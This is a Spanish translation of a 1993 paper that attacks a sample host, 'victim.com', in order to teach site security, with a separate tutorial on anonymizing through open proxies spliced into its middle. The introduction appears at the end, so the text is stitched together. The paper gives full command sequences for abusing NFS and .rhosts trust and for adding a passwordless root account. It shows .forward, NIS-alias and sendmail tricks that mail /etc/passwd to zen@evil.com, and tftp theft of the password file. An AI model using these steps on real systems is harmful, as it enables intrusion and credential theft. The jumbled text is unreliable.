Para comenzar, miraremos lo que el comando finger nos ha reportado. (imagina que son las 6pm, 6 Noviembre, 1993):

```
victim % finger @victim.com
[victim.com]
Login      Name          TTY      Idle    When      Where
zen        Dr.  Fubar      co       1d      Wed 08:00  death.com
```

Bien! Un solo usuario inactivo - se supone que nadie va a notar si intentas irrumpir dentro.

Ahora intentas mas tacticas. Como todos los devotos del finger sabran, hacer finger "@", "0", y "", asi como a nombre comunes, como root, bin, ftp, system, guest, demo, manager, etc..., puede revelar informacion interesante. Lo que esa informacion sea depende de la version de finger que tu victima este usando, pero la mas importante son nombres de cuentas, conjuntamente con sus home directories y el ultimo host desde el que se conectaron.

Para añadir a esta informacion, puedes tambien usar rusers (en particular con la extension -l) para pillar informacion valiosa sobre usuarios conectados.

Usando estos comandos en victim.com nos da la siguiente informacion, presentada de forma tabulada comprimida para ahorrar espacio:

```
Login    Home-dir      Shell      Last login, from where
```

```

root      /          /bin/sh      Fri Nov 5 07:42 on ttyp1 from big.victim.com
bin       /bin
nobody    /
server.victim.co
daemon    /          Tue Mar 23 12:14 on ttyp0 from big.victim.com
sync      /          /bin/sync  Tue Mar 23 12:14 on ttyp0 from big.victim.com
zen       /home/zen    /bin/bash  On since Wed Nov 6 on ttyp3 from death.com
sam       /home/sam    /bin/csh   Wed Nov 5 05:33 on ttyp3 from evil.com
guest     /export/foo    /bin/sh    Never logged in
ftp       /home/ftp      Never logged in

```

Tanto nuestros experimentos con el SATAN como el ver en funcionamiento system crackers nos ha demostrado que el finger es uno de los servicios mas peligrosos, por su valor a la hora de investigar una victima potencial. De todas formas, mucha de esta informacion solamente es valiosa usada conjuntamente con otros datos.

Por ejemplo, ejecutando showmount (informacion sobre el montaje de un servidor) en tu victima nos revela lo siguiente:

```

evil % showmount -e victim.com
export list for victim.com:
/export          (everyone)
/var             (everyone)
/usr            easy
/export/exec/kvm/sun4c.sunos.4.1.3  easy
/export/root/easy  easy
/export/swap/easy  easy

```

Notar que /export/foo esta "exportado al mundo"; tambien fijaros que este es el home directory del usuario "guest". Es hora de tu primera intrusion! En este caso, montaras el home directoy del usuario "guest". Como no tienes la cuenta correspondiente en esa maquina y como root no puede modificar archivos en un sistema de archivos NFS, creas una cuenta "guest" en tu archivo de password local. Como usuario "guest" puedes colocar una ".rhosts entry" en el guest home directory remoto, que te permitira acceder a dicha maquina sin tener que dar ningun password.

```

evil # mount victim.com:/export/foo /foo
evil # cd /foo
evil # ls -lag
total 3
  1 drwxr-xr-x 11 root    daemon    512 Jun 19 09:47 .
  1 drwxr-xr-x  7 root    wheel      512 Jul 19 1991 ..
  1 drwx--x--x  9 10001  daemon    1024 Aug  3 15:49 guest
evil # echo guest:x:10001:1:temporary breakin account:/: >> /etc/passwd
evil # ls -lag
total 3
  1 drwxr-xr-x 11 root    daemon    512 Jun 19 09:47 .
  1 drwxr-xr-x  7 root    wheel      512 Jul 19 1991 ..
  1 drwx--x--x  9 guest   daemon    1024 Aug  3 15:49 guest
evil # su guest
evil % echo evil.com >> guest/.rhosts
evil % rlogin victim.com

```

```
Welcome to victim.com!
victim %
Si, en lugar de home directories, victim.com exportara sistemas de archivos
con comandos de usuario (como , /usr o /usr/local/bin), podrias reemplazar
un comando por un caballo de troya que ejecutara cualquier comando de tu
eleccion. El siguiente usuario en ejecutar dicho comando ejecutaria tu
programa
```

Sugerimos que se exporten estos sistemas de archivos:

```
Lectura/excritura solo a clientes especificos y de confianza
Solo-lectura, donde sea posible (datos o programas pueden ser exportados
de esta forma)
```

Si la victima tiene un "+" wilddcard en su /etc/hosts.equiv (por defecto en varias maquinas) o tiene el netgroups bug , cualquier usuario no root con un login en el fichero de passwords de la victima puede hacer un rlogin (login remoto) a la victima sin necesidad de password. Y como el usuario "bin" normalmente tiene ficheros llave y directorios, tu siguiente ataque es el de tratar de acceder en el host de la victima y modificar el fichero de passwords para permitirme tener acceso "root":

```
evil % whoami
bin
evil % rsh victim.com csh -i
Warning: no access to tty; thus no job control in this shell...
victim % ls -ldg /etc
drwxr-sr-x  8 bin      staff      2048 Jul 24 18:02 /etc
victim % cd /etc
victim % mv passwd pw.old
victim % (echo toor::0:1:instant root shell:/:/bin/sh; cat pw.old ) >
passwd
victim % ^D
evil % rlogin victim.com -l toor
Welcome to victim.com!
victim #
```

Unas pocas notas sobre el metodo usado arriba; "rsh victim.com csh -i" se usa para inicialmente entrar en el sistema ya que no deja ningun rastro en los ficheros wtmp o utmp, haciendo el comando rsh invisible para el finger y el who. El shell remoto no esta unido a un pseudo-terminal, asi que los prgramas tipo pagers y editores fallaran - pero es de gran utilidad para una breve exploracion.

La utilidad de seguridad COPS (ver apendice D) informara de archivos o directorios que son "escribibles" a otras cuentas aparte de la superuser. Si usas SunOS 4.x puedes aplicar el patch 100103 para arreglar muchos de los problemas de permisos de ficheros. En muchos sistemas, rsh lo prueba en lo expuesto arriba, aun cuando tenga éxito, seguira siendo completamente innotificable; el tcp wrapper (apendice D), que "logea" conexiones entrantes, puede ayudar a desenmascarar dichas actividades.

Y ahora que? Has destapado ya todos los agujeros del sistema-victima? Volviendo a los resultados dados por el finger en nuestra victima, te das cuenta de que tiene una cuenta "ftp", que normalmente significa que se puede hacer ftp anonimo. Ftp anonimo puede ser una forma facil de conseguir acceso, ya que esta muchas veces mal configurado. Por ejemplo, la victima

debe de tener una copia completa del fichero /etc/passwd en su ftp anonimo -ftp/etc en vez de una version reducida. En este ejemplo, sin embargo, puedes ver que este ultimo no parece ser el verdadero (como puedes afirmarlo sin haber examinado el archivo?) Sin embargo, el home directory de "ftp" en victim.com es escribible. Esto te permite ejecutar comandos remotamente - en este caso, mandarte el archivo por mail a ti mismo - por el simple metodo de crear un archivo .forward que ejecuta un comando cuando un mail es mandado a la cuenta "ftp".

```
evil % cat forward_sucker_file
"|/bin/mail zen@evil.com < /etc/passwd"
```

```
evil % ftp victim.com
Connected to victim.com
220 victim FTP server ready.
Name (victim.com:zen): ftp
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> ls -lga
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.192.192.1,1129) (0 bytes).
total 5
drwxr-xr-x  4 101      1          512 Jun 20  1991 .
drwxr-xr-x  4 101      1          512 Jun 20  1991 ..
drwxr-xr-x  2 0        1          512 Jun 20  1991 bin
drwxr-xr-x  2 0        1          512 Jun 20  1991 etc
drwxr-xr-x  3 101     1          512 Aug 22  1991 pub
226 ASCII Transfer complete.
242 bytes received in 0.066 seconds (3.6 Kbytes/s)
ftp> put forward_sucker_file .forward
43 bytes sent in 0.0015 seconds (28 Kbytes/s)
ftp> quit
```

evil % echo test | mail ftp@victim.com
Ahora simplemente tienes que esperar a que el fichero de passwords te sea enviado.

La herramienta de seguridad COPS chequeara el setup de tu ftp anonimo; mirar la documentacion man sobre ftpd, la documetacion/codigo de COPS, o el CERT advisory 93:10 para recoger informacion acerca de como establecer (setup, por si hay dudas) ftp anonimo correctamente. Vulnerabilidades en el ftp son normalmente cusetion de una posesion incorrecta o de los permisos de archivos y directorios. Al menos, estate seguro de que -ftp y todos los directorios y ficheros "system" por debajo de -ftp son de root y que no tienen privilegios de escritura para ningun usuario.

Examinando ftp, puedes probar un viejo bug que en su dia fue bastante explotado:

```
% ftp -n
ftp> open victim.com
Connected to victim.com
220 victim.com FTP server ready.
ftp> quote user ftp
331 Guest login ok, send ident as password.
ftp> quote cwd ~root
```

```

530 Please login with USER and PASS.
ftp> quote pass ftp
230 Guest login ok, access restrictions apply.
ftp> ls -al / (o lo que sea)

```

Si esto funciona, estaras dentro como root, y con capacidad para modificar el fichero passwd, o lo que desees. Si tu sistema tiene este bug, tienes que conseguir un update de tu ftpd daemon, ya sea de tu vendedor o por ftp anonimo en ftp.uu.net.

El wuarchive ftpd, un conocido "recambio" del ftp daemon dado por la Washington University in Saint Louis, tenia casi el mismo problema. Si tu wuarchive ftpd es anterior a Abril de 1993, deberias reemplazarlo por una version mas reciente.

hay un programa similar a ftp - tftp, o trivial file transfer program. Este daemon no necesita de ningun password para autentificacion; si un host provee de tftp sin restringir el acceso (normalmente mediante algun flag seguro puesto en el archivo inetd.conf), un atacante podria leer y escribir archivos en cualquier lugar del sistema. En el ejemplo, pillas el fichero passwd y se pone en tu directorio /tmp local:

```

evil % tftp
tftp> connect victim.com
tftp> get /etc/passwd /tmp/passwd.victim
tftp> quit

```

Por el bien de la seguridad, tftp no deberia de ejecutarse; si tftp es necesario, utiliza la opcion/flag segura para restringir el acceso a un directorio que contenga informacion sin valor, o ejecutalo bajo el control de un programa chroot wrapper.

Si ninguno de los metodos anteriores ha funcionado, es hora de tomar medidas mas drasticas. Tu nuevo amigo es rpcinfo, otro programa de gran utilidad, muchas veces incluso mas practico que el finger. Muchos hosts tienen servicios RPC que pueden ser explotados; rpcinfo puede hablar con el portmapper y enseñarte el camino. Puede decirte si el host esta usando NIS, si es un servidor o esclavo NIS, si hay una estacion de trabajo sin disquetera por ahi, si esta usando NFS, cualquiera de los servicios de info (rusersd, rstatd, etc..), o cualquier otro programa inusual (relacionados con logs y seguridad). Por ejemplo, volviendo a nuestra victima:

```

evil % rpcinfo -p victim.com
      program vers proto  port
100004      2   tcp    673  ypserv
100005      1   udp    721  mountd
100003      2   udp   2049  nfs
100026      1   udp    733  bootparam
100017      1   tcp   1274  rexd

```

En este caso, puedes ver varios datos significativos sobre nuestra victima; el primero de los cuales es que es un servidor NIS. Puede que no sea muy sabido, pero una vez que se conoce el nombre de dominio NIS de un servidor, puedes tener cualquiera de sus mapas NIS con una simple orden rpc, incluso cuando estas fuera de la subred del servidor NIS (por ejemplo, usando el programa YPX que se puede encontrar en los archivos comp.sources.misc en

ftp.uu.net). Adicionalmente, tanto como los facilmente adivinables passwords, muchos sistemas usan nombres de dominio NIS facilmente adivinables. Tratar de adivinar el nombre de dominio NIS es normalmente provechoso/fructifero. Los mayores candidatos son los nombres del host en forma parcial y total (e.g. "victim" and "victim.com", el nombre de la organización, nombres del grupo dados por el comando "showmount", y demas. Si quisieras probar si el nombre de dominio fuera "victim", teclearias:

```
evil % ypwhich -d victim victim.com
Domain victim not bound.
```

Como se ve este fue un intento sin éxito; si hubiera sido correcto "victim", nos habria dado un mensaje con el nombre de host del servidor NIS. De todas formas, fijaros de la seccion NFS que victim.com esta exportando el directorio "/var" al mundo. Todo lo que se necesita es montar dicho directorio y mirar en el subdirectorio "yp" - entre otras cosas veras otro subdirectorio que contiene el nombre de dominio de la victima.

```
evil # mount victim.com:/var /foo
evil # cd /foo
evil # /bin/ls -alg /foo/yp
total 17
  1 drwxr-sr-x  4 root      staff          512 Jul 12 14:22 .
  1 drwxr-sr-x 11 root      staff          512 Jun 29 10:54 ..
11 -rwxr-xr-x  1 root      staff       10993 Apr 22 11:56 Makefile
  1 drwxr-sr-x  2 root      staff          512 Apr 22 11:20 binding
  2 drwxr-sr-x  2 root      staff       1536 Jul 12 14:22 foo_bar
[...]
```

En este caso "foo_bar" es el nombre de dominio del NIS.

Adicionalmente, los mapas NIS contienen normalmente una buena lista de nombres de usuarios/empleados asi como listas de hosts internos, por no mencionar passwords para crackear. El apendice C detalla los resultados de un caso practico sobre archivos de passwords NIS.

Puedes observar que la respuesta dada por el comando rpcinfo mostraba que victim.com usaba rexd. Como el rsh daemon, rexd procesa peticiones del tipo "por favor ejecuta este comando como ese usuario (como siendo ese usuario)". A diferencia de rshd, rexd no tiene en cuenta si el host cliente esta o no en los archivos hosts.equiv o .rhost. Normalmente el programa rexd cliente es el comando "on", pero tan solo es necesario un pequeño programa en C para mandar informacion arbitraria sobre el host y userid cliente al servidor rexd; rexd ejecutara tan contento el comando. Por estas razones, ejecutar rexd es similar a no tener passwords: toda la seguridad esta en el cliente, no en el servidor que es donde deberia. La seguridad del rexd puede ser mejorada de alguna manera usando un RPC seguro.

bservando de nuevo la respuesta de rpcinfo, puedes observar que victim.com parece ser un server para estaciones de trabajo sin disqueteras. Esto se

evidencia debido a la presencia del servicio bootparam, que provee informacion a los clientes sin disquetera para el arranque. Si lo preguntas correctamente, usando BOOTPARAMPROC_WHOAMI y dando la direccion de un cliente, puedes obtener su nombre de dominio NIS. Esto puede ser de gran utilidad cuando es cambiando con el hecho de que puedes conseguir mapas NIS arbitrarios (como el fichero password) cuando sabes el nombre de dominio. Aquí va un ejemplo de codigo para hacer justo eso:

```
char    *server;
struct bp_whoami_arg arg;           /* query */
struct bp_whoami_res res;          /* reply */

/* initializations omitted... */

callrpc(server, BOOTPARAMPROC, BOOTPARAMVERS, BOOTPARAMPROC_WHOAMI,
        xdr_bp_whoami_arg, &arg, xdr_bp_whoami_res, &res);

printf("%s has nisdomain %s\n", server, res.domain_name);
```

El resultado del comando showmount indicaba que "easy" es un cliente sin disquetera de victim.com, así que usamos su direccion de cliente en el query BOOTPARAMPROC_WHOAMI:

```
evil % bootparam victim.com easy.victim.com
victim.com has nisdomain foo_bar
```

Los NIS masters controlan los alias del mail para el dominio NIS en cuestion. Como en los ficheros de alias de mail locales, puedes crear un mail alias que ejecutara comandos cuando el mail le es mandado(un ejemplo

popular de esto es el alias "decode" que "uudecodea" archivos mail que le son mandados). Por ejemplo, aquí creas un alias "foo", que mailea el fichero password de vuelta a evil.com simplemente maileandole cualquier mensaje:

```
nis-master # echo 'foo: "|mail zen@evil.com< /etc/passwd "' >> /etc/aliases
nis-master # cd /var/yp
nis-master # make aliases
nis-master # echo test | mail -v foo@victim.com
```

Por suerte los atacantes no tendran control de tu NIS master host, pero mas aun laa leccion esta clara - NIS normalmente no es seguro, pero si un atacante se hace con el control de tu NIS master, efectivamente tendra de los hosts clientes(por ejemplo podra ejecutar comandos arbitrarios).

No hay demasiadas defensas contra estos ataques; es un servicio inseguro que casi no tiene autentificacion entre clientes y servers. Para mas INRI, parece claro que se pueden forzar mapas aleatorios incluso en servidores maestros (ej, es posible tratar a un servidor NIS como si fuera un cliente). Obviamente, esto echaria abajo todos los esquemas. Ni es absolutamente necesario usar NIS, el usar un nombre de dominio dificil de adivinar facilitaria mucho las cosas, pero si usas clientes sin disquetera que estan expuestos a atacantes en potencia, entonces es insignificante para este atacante el sobrepasar este simple paso haciendo uso del truco del bootparam para conseguir el nombre de dominio. Si el NIS es usado para propagar los mapas de passwords, entonces los shadowed passwords no ofrecen ningun tipo de proteccion adicional ya que el mapa shadow seria aun accesible para cualquier atacante que fuera root en un host de ataque. Lo mehjor es usar NIS lo menos posible, o por lo menos darse cuenta de que los mapas pueden ser objeto de lectura por fuerzas potencialmente hostiles.

El tener un protocolo RPC seguro disminuye en gran medida la amenaza, pero tiene sus propios problemas, principalmente en que es dificil de administrar, pero tambien en que los metodos de criptologia usados no son muy poderosos. Hay rumores de que NIS+, el nuevo servicio de informacion de red de Sun, soluciona alguno de los problemas, pero hasta ahora se ha limitado a correr bajo Suns.

Finalmente, el usar filtrado de paquetes(packet filtering)en el puerto 111 o securelib (ver apendice D), o, para Suns, aplicar el parche 100482-02 de Sun, puede tambien ayudar.

El portmapper (mapeador de puertos) solo sabe de servicios RPC. Otros servicios de red pueden ser localizados con el metodo de fuerza bruta que conecta a todos los puertos de la red. Muchas utilidades de red y sistemas basados en ventanas "escuchan" en puertos especificos (ej, sendmail esta en el puerto 25, telnet en el 23, X windows normalmente esta en el 6000, etc). SATAN incluye un programa que escanea los puertos de un host remoto e informa lo que ha encontrado; si lo ejecutaras contra nuestra victima verias lo siguiente:

```
evil % tcpmap victim.com
Mapping 128.128.128.1
port 21: ftp
port 23: telnet
port 25: smtp
port 37: time
port 79: finger
port 512: exec
port 513: login
port 514: shell
port 515: printer
port 6000: (X)
```

Esto sugiere que victim.com esta corriendo X windows. Si no esta correctamente protegido (por via de la cookie magica, magic cookie, o por mecanismos xhost), el contenido de las ventanas podria capturarse u observarse, lo que teclean los usuarios robado, ejecutar programas remotamente, etc. Tambien, si la victima esta usando X windows y acepta un telnet por el puerto 6000 (X), esto podria ser usado para un ataque de denegacion de servicio (denial of service attack), ya que el sistema de ventanas de la victima se suele mantener "congelado" por unos instantes. Un metodo para determinar la vulnerabilidad de un servidor X (corriendo X windows) es el de conectarse al mismo por medio de la funcion XOpenDisplay(); si esta nos da como resultado NULL entonces no puedes acceder al display de la victima (opendisplay es parte de SATAN):

```
char    *hostname;

if (XOpenDisplay(hostname) == NULL) {
    printf("Cannot open display: %s\n", hostname);
} else {
    printf("Can open display: %s\n", hostname);
}
```

```
evil % opendisplay victim.com:0
Cannot open display: victim.com:0
```

Los terminales X, aunque mucho menos potentes que un sistema UNIX completo, pueden tener sus propios problemas de seguridad. Muchos terminales X permiten accesos rsh no restringidos, permitiendote iniciar programas clientes X en el terminal de la victima apareciendo los resultados en tu

propia pantalla:

```
evil % xhost +xvictim.victim.com
evil % rsh xvictim.victim.com telnet victim.com -display evil.com
```

En cualquier caso, dale la misma importancia a la seguridad de tu sistema de ventanas, como a la de tu sistema de archivos y utilidades de red, ya que si no puede comprometer tu sistema igual que un "+" en el host.equiv o una cuenta root sin password.

Lo siguiente es examinar el sendmail. Sendmail es un programa muy complejo que tiene un largo historial de problemas de seguridad, incluyendo el infame comando "wiz" (por suerte hace mucho que se deshabilito en todas las maquinas). A menudo puedes determinar el sistema operativo, a veces hasta la version, de la victima, mirando al numero de version de sendmail. Esto, nos puede dar pistas acerca de como de vulnerable sera a cualquiera de los muchos bugs. Adicionalmente, puedes ver si usan el alias "decode", que posee su propio set de problemas:

```
evil % telnet victim.com 25
connecting to host victim.com (128.128.128.1.), port 25
connection open
220 victim.com Sendmail Sendmail 5.55/victim ready at Fri,6 Nov 93 18:00
PDT
expn decode
250 <"|usr/bin/uudecode">
quit
```

El usar el alias "decode" es un riesgo de seguridad - permite a los atacantes en potencia sobrecribir cualquier fichero que fuese escribible por el poseedor de ese alias - a menudo un daemon, pero potencialmente cualquier usuario. Considera este trozo de mail - esto pondra a "evil.com" en el archivo .rhost del usuario zen si es que fuera escribible.

```
evil % echo "evil.com" | uuencode /home/zen/.rhosts | mail
decode@victim.com
```

Si no se conocen o no hay home directories escribibles, una interesante variacion de esto sera la creacion de un archivo /etc/aliases.pag falso que contenga un alias con un comando que quieras ejecutar en tu victima. Esto puede funcionar debido a que en muchos sistemas los archivos aliases.pag y aliases.dir, que controlan los alias de mail del sistema, son escribibles para todo el mundo.

```
evil % cat decode
bin: "| cat /etc/passwd | mail zen@evil.com"
evil % newaliases -oQ/tmp -oA`pwd`/decode
evil % uuencode decode.pag /etc/aliases.pag | mail decode@victom.com
evil % /usr/lib/sendmail -fbin -om -oi bin@victim.com < /dev/null
```

Se pueden encontrar muchas cosas simplemente preguntando a sendmail si una direccion es aceptable (vrfy), o hasta donde se expande una direccion (expn). Cuando los servicios de finger o rusers se desactivan, vrfy y expn pueden todavia ser usados para identificar cuentas de usuarios. Vrfy y expn pueden tambien ser usados para descubrir si el usuario esta ejecutando mail por medio de cualquier programa susceptible de ser explotado (ej, vacation, mail sorters, etc.). Puede ser una buena idea el desabilitar los comandos vrfy y expn: en la mayoria de las versiones, mira en el codigo fuente del

```
=====
=====
```

NAVEGANDO ANONIMAMENTE - SERVIDORES PROXIES by =VoraX=

```
=====
=====
```

- I. "Que es un proxy server?
- II. "Para que sirve un proxy?
- III. "Como uso un proxy con mi navegador?
- IV. "Que proxies puedo usar?

(I) "Que es un proxy server?

La traduccion de la palabra "proxy" es "apoderado" o "sustituto", es decir una persona que toma la identidad de otra para determinada tarea.

Aplicado a la computacion y a Internet un proxy es un servidor que sirve de intermediario entre un cliente y otro servidor.

CONEXION NORMAL SIN PROXY (A <-> B)

	[RESPUESTA]	
<CLIENTE>	<-----	<SERVIDOR>
(navegador,ftp)	=====>	(HTTP,FTP,etc)
(gopher,etc)	[PEDIDO]	

El cliente (A) que puede ser un navegador, un cliente ftp o de cualquier otra clase se conecta con el puerto correspondiente del servidor (B).

CONEXION CON PROXY (A <-> C <-> B)

	[RESPUESTA]	=====	[RESPUESTA]	
<CLIENTE>	<-----	PROXY	<-----	<SERVIDOR>
(navegador,ftp)	=====>	SERVER	=====>	
(HTTP,FTP,etc)				
(gopher,etc)	[PEDIDO]	=====	[PEDIDO]	

En este caso el cliente (A) se conecta con un puerto especifico del servidor proxy (C), y hace un pedido a otro servidor (B). El proxy C se conecta con B y hace el pedido, luego de recibir la respuesta se la envia al cliente original A.

CONEXION CON CACHE PROXY SERVER

	[RESPUESTA]	=====	[RESPUESTA]	
<CLIENTE>	<-----	PROXY	<-----	<SERVIDOR>
(navegador,ftp)	=====>	SERVER	=====>	
(HTTP,FTP,etc)				
(gopher,etc)	[PEDIDO]	=====	[PEDIDO]	
		\		
		[<CACHE>]		
		\-----/		

Esta conexion es igual a la anterior con la diferencia de que el

servidor proxy tiene un cache (en disco) donde almacena las respuestas a los pedidos de los clientes (A).

En una conexion normal cada programa cliente se comunica con el puerto correspondiente en el servidor. Por ejemplo, cuando usamos un navegador, este se contacta (generalmente) con el puerto 80 de la otra computadora.

Cuando bajamos una pagina el pedido se hace a ese puerto, y de alli se reciben las respuestas. Cuando usamos el ftp pasa lo mismo pero con un puerto distinto (23) aunque en realidad se usan otros para los datos, pero no es tema de este texto.

En cambio, si usamos un proxy el programa cliente se conecta a un puerto en una computadora donde funciona el "Proxy Server" y le hace un pedido de otro servidor en otro puerto pero de un servicio especifico (http-ftp-etc). Por eso existen distintos tipos de proxies de acuerdo al tipo de servicio que soportan, lo que mas frecuentemente encontramos es: "HTTP proxy server" y "FTP proxy server".

(II) "Para que sirve un proxy?"

Los proxies tienen muchas utilidades, generalmente funcionan junto con las firewalls, se usan de cache para acelerar la navegacion en LAN's o hasta en ISP, pero el uso que nosotros le vamos a dar es el de ANONIMIZADOR.

Como vimos antes, si nos conectamos a un servidor X mediante un proxy, nosotros hacemos el pedido al proxy, el proxy lo hace al servidor X y nos envia la respuesta a nosotros. Por lo tanto en X queda registrado que se conecto el proxy y no directamente nosotros. Aunque en los logs del proxy puede figurar nuestra IP y a donde nos conectamos. En definitiva usando proxies ocultamos nuestra IP, y por lo tanto nos ANONIMIZAMOS.

(III) "Como uso un proxy con mi navegador?"

Lo que necesitamos para usar un proxy en un programa cliente es configurar su direccion (IP o nombre) y el puerto en el que funciona. Debemos conocer que tipo de servicios soporta el proxy, de acuerdo a esto cambia el puerto en el que funciona, aunque hay muchas excepciones. En algunos programas tenemos casillas para completar la direccion y el puerto de un proxy para cada servicio en otros debemos poner la URL

de la forma `http://DOMINIO:PUERTO` ej:
`http://Proxy.wasantara.net.id:8080`
Los tipos de proxy que soportan muchos navegadores
son: HTTP, FTP, GOPHER,
WAIS, Security y SOCKS. Los cuatro primeros creo que los conocen
porque
hasta en el texto mas chico y estúpido sobre internet los describe.
El
Security es para manejar el SSL. SOCKS se usa en las firewalls para
controlar el acceso a servicios en Internet, sirve de filtro de las
conexiones, permite loguear tan específicamente, permitir o no el
acceso
a determinados sistemas y muchas otras funciones.

COMO CONFIGURAR LOS PROXIES EN LOS NAVEGADORES MAS CONOCIDOS:

=Netscape 1.22 (e inferiores)=
Menu Options->Preferencas->Proxy
(Resetear?)

=Netscape 2.0 (y superiores)=
Menu Options->Network Preferences->Proxy

=Netscape 4.x =
Menu Edit->Preferences...->Doble clic en Advanced->Clic en Proxies-
>
(en la derecha) marcar Manual Proxy Configuration -> Click en boton
View

=Internet Explorer 2.0 for windows =
Clickea con el boton derecho sobre el icono->selecciona Properties-
>Advanced
->Use proxy server-> `http://algun_proxy.com:8080`

=Internet Explorer 3.0 for windows =
1)Menu View->Options->Connection->
2)Marcar Connect through a proxyserver
3) clikea en Settings y pone `http://algun_proxy.com:8080`

=Internet Explorer for Mac OS=
Menu Edit->Options->Proxy->`http://algun_proxy.com:8080`

=NCSA Mosaic for Unix 2.4 (o superior)=
Se deve setear la variable de entorno `http_proxy` a
`http://algun_proxy.com:`
esto depende del shell:
csh -> `setenv http_proxy http://algun_proxy.com:8080`
bash-> `export http_proxy='http://algun_proxy.com:8080'`

=NCSA Mosaic for Macintosh 2.0 (o superior)=
Menu Options->Preferences->Use Cern proxy service->Gates
Setear el HTTP gate a `algun_proxy.com` y en el segundo casillero el
port

=Enhanced Mosaic for Macintosh=
Menu Edit->Preferencas->Proxy server poner
`http://algun_proxy.com:8080`

=Lynx for Unix 2.3 o superior =
Igual que el NCSA MOSAIC hay que setear la variable de entorno.(ver
arriba)

Para configurar en otros programas buscar en la ayuda y en los menues
o se pone la URL o la direccion y el puerto.

(IV) "Que proxies puedo usar?

Hace un tiempo se hizo famoso el www.anonymizer.com, este brinda el servicio de anonimizacion, claro se hizo pago y tenemos un retardo de

unos segundos cada vez que lo usamos si no abonamos.

Pero existen muchos otros proxies en el mundo que nos pueden servir, algunos son reservados para determinados usuarios, otros filtran, algunos

dicen que borran sus logs semanalmente, otros que se los dan a la justicia

si se los piden, unos son mas rapidos otros son lentos. Por eso es cuestion

de buscar y encontrar uno que nos brinde seguridad y velocidad (servicio y limpieza?:) , FTP y HTTP como minimo.

Si encuentran un proxy fijense de que tipo es, generalmente se ven cosas

com FTP:1030 SOCK:8010 HTTP:8080 esto indica en que puerto soporta cada servicio.

ALGUNOS PROXIES EN EL MUNDO:

(AUSTRALIA-ALEMANIA-BELGICA-USA-INDONESIA-ISRAEL-ITALIA-GRECIA-ESPAÑA-HOLANDA)

web.mit.edu:80 (funciona siempre pero es 'conocido')

win.tue.nl:8080 (dejo de funcionar)

proxy.magusnet.com:8080 (no funciona-probar)

proxy.voz.cz:8080 (probar)

proxy.di.uoa.gr:8080

proxy.aljan.com.au:8080 socks:8010 (restringido?)

white.aljan.com.au:8080 socks:8010 (restringido?)

wwwproxy.weizmann.ac.il:8080

Proxy.wasantara.net.id:8080 o 3128 202.159.81.75 (funciona bien)

proxy.netura.net.id:8081

proxy.belnet.be:8000

proxy.tarheel.net:8080

[de los siguientes no se nada, averiguen los puertos y demas datos]

frankfurt.www-cache.dfn.de

cache.nic.surfnet.nl

koeln.www-cache.dfn.de

proxy.cineca.it

proxy.imaginet.be

proxy.rediris.es

proxy.interpac.be

proxy.skynet.be

[si conocen mas o mejores mandenme mail]

Prueben todos los que puedan y elijan, les recomiendo visitar la pagina

web de cada uno para informarse que tipo de proxy es y como manejan los

logs. Recuerden que sites como hotmail nos rebotan si usamos proxies conocidos, prueben con otros y listo!

Para comprobar que realmente estan ocultando su procedencia pueden hacerlo en la misma pagina de Raregazz, en la parte de mensajes anonimos aparece su direccion IP, prueben con y sin proxy. Para FTP

conectence con algun servidor que les diga "Hola [tu IP] te estamos
vigilando" :) que vigilen...

"Desde que uso proxies soy mas feliz"
---|---

=====

Introducción

Todos los días, en todo el mundo, las redes de ordenadores y hosts son violados. El nivel de sofisticación de estos ataques varia ampliamente; mientras hay una creencia generalizada que la mayoría de estas intrusiones tienen éxito debido a la debilidad de los passwords, hay todavía un gran numero de intrusiones que hacen uso de técnicas mas avanzadas para entrar.

Poco es sabido acerca de este ultimo tipo de intrusiones , debido principalmente a su naturaleza y a su dificultad de ser detectadas.

ERT. SRI. The Nic. NCSC. RSA. NASA. MIT. Uunet. Berkeley.

Purdue. Sun. Cualquier sistema en Internet (y muchos que no lo están) son susceptibles de ser violados fácilmente. ¿Son estos objetivos inusuales? ¿Que ocurrió?

Un hombre joven, con pelo rubio y grasiento, sentado en una habitación oscura. La habitación esta iluminada solamente por la luz de la pantalla de 40 caracteres de un C64. Tomando otra larga aspiración de su Benson & Hedges, su cansado sistema cracker "Telnetea" a otro site ".mil" anónimo de su lista de víctimas. No importa. Tiene toda la noche....lo tacha de su lista, y cansinamente teclea la siguiente víctima potencial....

Esta parece ser la imagen habitual de un cracker de sistemas. Joven, sin experiencia, y con un montón de tiempo que perder, tan solo para entrar en otro sistema. Sin embargo, hay un tipo de cracker mucho mas peligroso rondando por ahí. Uno que sabe todo lo ultimo acerca de seguridad de sistemas y herramientas cracking, que puede modificarlas para llevar a cabo ataques específicos, y que puede currarse sus propios programas. Uno que no solo se dedica a leer sobre los últimos agujeros de seguridad, sino que tambien descubre bugs y puntos débiles. Una "criatura mortal" que puede tanto golpear "envenenadamente", como ocultar su rastro sin un solo susurro o pista. El uebercracker esta aquí..

Por que "uebercracker" ? Es una idea robada, obviamente, del uebermensch de Nietzsche, o , literalmente traducido al ingles, "over man". Nietzsche uso el termino no para referirse a un super hombre de comic, sino a un hombre que va mas alla de la incompetencia, insignificancia, y debilidad del hombre tradicional. Por lo tanto el uebercracker es el cracker de sistemas que ha ido mas alla de los simples metodos de intrusion de los cookbooks. Un uebercracker no se motiva normalmente para realizar actos violentos.

Las victimas no son arbitrariamente escogidas – hay un proposito, tanto como si es por conseguir fines monetarios, un ataque "golpea y corre" para pillar informacion, o un desafio para golpear un prestigioso-gran site o red personalmente. Un uebercracker es dificil de detectar, mas aun de parar, y aun mas si cabe de mantenerlo alejado de tu site por tu bien.

Overview

En este texto vamos a realizar un acercamiento inusual a los sistemas de seguridad.

En vez de decir meramente que algo es un problema, vamos a mirar a traves

de los ojos de un intruso, y ver por que lo es. Vamos a ilustrar que incluso los aparentemente inocuos servicios de red pueden convertirse en herramientas muy valiosas a la hora de buscar puntos debiles en un sistema, incluso cuando estos servicios operan del modo esperado.

En un esfuerzo por verter algo de luz sobre como ocurren estas intrusiones cada vez mas avanzadas, este texto reseña varios mecanismos usados actualmente por los crackers para obtener acceso a los sistemas y, adicionalmente, algunas tecnicas que sospechamos estan usando, o hemos usado nosotros mismos en tests o ambientes autorizados/amigables.

